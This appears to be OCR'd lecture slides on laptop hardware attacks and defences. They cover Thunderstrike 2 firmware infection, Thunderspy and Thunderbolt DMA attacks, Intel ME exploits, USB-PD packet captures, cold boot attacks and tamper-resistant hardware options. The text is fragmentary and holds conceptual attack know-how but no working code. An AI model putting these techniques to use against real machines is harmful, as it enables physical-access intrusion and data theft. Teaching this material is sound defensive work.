


Option ROM runs before kernel

Hooks S3 resume script, boots normally


CPU powers down
All flash protection bits are reset


Thunderstrike 2 written to flash
Boot flash is now infected


efiboot loaded from device: Acpi(PNP0A03,0)/Pci(1C|4)/Pci(0|0)/SATA(0,0)/HD(Part 2,Sig253B8A65-DD87-4C0F-9ABE-A4D22DA373AE)
boot file path: \System\Library\CoreServices\boot.efi
..Loading kernel cache file 'System\Library\Caches\com.apple.kext.caches\Startup \kernelcache'...
root device uuid is '981EADBC-B629-38D9-8D29-9C2A921C13AB'
Thunderstrike 2 is installed in the motherboard boot ROM
Starting OSX in 9 8
Thunderstrike 2 executed from boot flash
This laptop is now infected


ThunderSpy

https://thunderspy.io/

black hat USA 2020

DMA attacks

- **Thunderbolt 1**: no protection against physical attacks
- Plug in malicious device
  → Unrestricted R/W memory access (DMA)
- Access data from encrypted drives
- Persistent access possible, by e.g. installing rootkit




TB2 security fix

Threat Model


Industry measures against opportunistic physical access


1. BIOS access control
2. Secure Boot
3. Boot Guard
4. Full Disk Encryption
5. Thunderbolt Security Levels



Thunderbolt Security Architecture

- **Security Levels** – access control system enabling users to authorize trusted device only
- Introduced in Thunderbolt 2
- No authorization = No PCIe tunneling





Thunderbolt Security Levels


	Definition
SL0 None	• No security (legacy mode)
SL1 User	• Device authorization ACL based on UUID • UUID fused in silicon • Default setting on all PCs
SL2 Secure	• Device authorization based on UUID (SL1), *plus* • Cryptographic device authentication (challenge-response)
SL3 No PCIe tunneling	• Disable all Thunderbolt connectivity • USB and/or DisplayPort tunneling only
SL4 Disable daisy-chaining	Terminate PCIe tunneling at first TB device (some Titan Ridge controllers only)
Pre-boot protection	PCIe tunneling enabled only if Thunderbolt device previously authorized by user


Security Levels prevent malicious TB devices from accessing PCIe domain, thereby protecting against:

- Device-to-host DMA attacks
- Device-to-device (P2P) DMA attacks
- PCI ID spoofing to target vulnerable device drivers
- TLP source ID spoofing

Source: Thunderbolt 3 and Security on Microsoft Windows 10 Operating System – Intel Corporation

Thunderbolt 2 Controller Firmware






- UUID stored in plaintext, not covered by any signatures https://www.youtube.com/watch?v=7uvSZA1F9os

Intel ME attack

2017



How the Major Intel ME Firmware Flaw Lets Attackers Get 'God Mode' on a Machine

Researchers at Black Hat Europe today revealed how a buffer overflow they discovered in the chip's firmware can be abused to take control of a machine - even when it's turned 'off.'

A recently discovered and now patched vulnerability in Intel microprocessors could be used by an attacker to burrow deep inside a machine and control processes and access data - even when a laptop, workstation, or server is powered down.

Researchers who discovered the flaw went public today at Black Hat Europe in London with details of their finding, a stack buffer overflow bug in the Intel Management Engine (ME) 11 system that's found in most Intel chips shipped since 2015. ME, which contains its own operating system, is a system efficiency feature that runs during startup and while the computer is on or asleep, and handles much of the communications between the processor and external devices.

An attacker would need physical, local access to a victim's machine to pull off the hack, which would give him or her so-called "god mode" control over the system, according to Positive Technologies security researchers Mark Ermolov and Maxim Goryachy, who found the flaw.

And although Intel issued a security advisory and update for the vulnerability on November 20, Ermolov and Goryachy argue that the fix doesn't prevent an attacker from using other vulnerabilities for the attack that Intel also patched in the recent ME update, including buffer overflows in the ME kernel (CVE-2017-5705), the Intel Server Platform Services Firmware kernel (CVE-2017-5706), and the Intel Trusted Execution Engine Firmware kernel (CVE-2017-5707).

All the attacker would have to do is convert the machine to a vulnerable version of ME and exploit one of the older vulns in it, they say. Those flaws

Powerbrick attack

amp, voltage should deliver.


protocol

PD	4 Packets 48-51	SOP' → CBL	PD Msg	Msg Type: Vendor Defined	Cable Plug: DFP or UFP	Msg ID: 0	Obj Cnt: 1	VDM Header	Cmd: Discover Identity	Cmd Type: Initiator	Obj Pos: 0	Vendor ID: PD SID							
PD	Packet 52	Right "82-EVM Src"	SOP SRC →	PD Msg	Msg Type: Source Cap	DR: DFP	PR: SRC	Msg ID: 0	Obj Cnt: 3	Fixed	Max Cur: 3.00 A	Voltage: 5.00 V	Dual Role: 0	Fixed	Max Cur: 3.00 A	Voltage: 12.00 V	Dual Role: 0	Fixed	Max Cur: 3.00 A / Voltage: 20.00 V / Dual Role: 0
PD	Packet 53	Left "82-EVM Snk"	SOP ← SNK	PD Msg	Msg Type: GoodCRC	DR: UFP	PR: SNK	Msg ID: 0	Obj Cnt: 0										
PD	Packet 54	Left "82-EVM Snk"	SOP ← SNK	PD Msg	Msg Type: Request	DR: UFP	PR: SNK	Msg ID: 0	Obj Cnt: 1	Request	Max Opr Cur/Pow: 2.50A / 62.50W	Opr Cur/Pow: 2.50A / 62.50W	Cap Mismatch: 0	Obj Pos: 3					
PD	Packet 55	Right "82-EVM Src"	SOP SRC →	PD Msg	Msg Type: GoodCRC	DR: DFP	PR: SRC	Msg ID: 0	Obj Cnt: 0										
PD	Packet 56	Right "82-EVM Src"	SOP SRC →	PD Msg	Msg Type: Accept	DR: DFP	PR: SRC	Msg ID: 1	Obj Cnt: 0										
PD	Packet 57	Left "82-EVM Snk"	SOP ← SNK	PD Msg	Msg Type: GoodCRC	DR: UFP	PR: SNK	Msg ID: 1	Obj Cnt: 0										
PD	Packet 58	Right "82-EVM Src"	SOP SRC →	PD Msg	Msg Type: PS Ready	DR: DFP	PR: SRC	Msg ID: 2	Obj Cnt: 0										
PD	Packet 59	Left "82-EVM Snk"	SOP ← SNK	PD Msg	Msg Type: GoodCRC	DR: UFP	PR: SNK	Msg ID: 2	Obj Cnt: 0										

Figure 14. New Initial Power Negotiation Between Source and *Snk_35-50W.pit* Sink

Cold boot attacks

More secure options



Anti-Interdiction Services

Unique security service **to detect interdiction** and hardware and software tampering from our door to yours


Tamper evident packaging, tape and screws

Photographic evidence of your secure setup

All communication taking place over GPG encrypted email

Kill Switches

Our unique hardware kill switches to physically disconnect the camera and mic (including the headphone jack mic) or wireless and Bluetooth



PureBoot and Librem Key

Unprecedented security, no other laptop comes close to the protection offered by a Librem

Disabled and neutralized the Intel Management engine

Less binary blob firmware and disabled manufacturer backdoors

Write-protected BIOS and EC chips using hardware switches

Detect software and hardware tampering with **PureBoot** and the **Librem Key** https://puri.sm/posts/pureboot-bundle/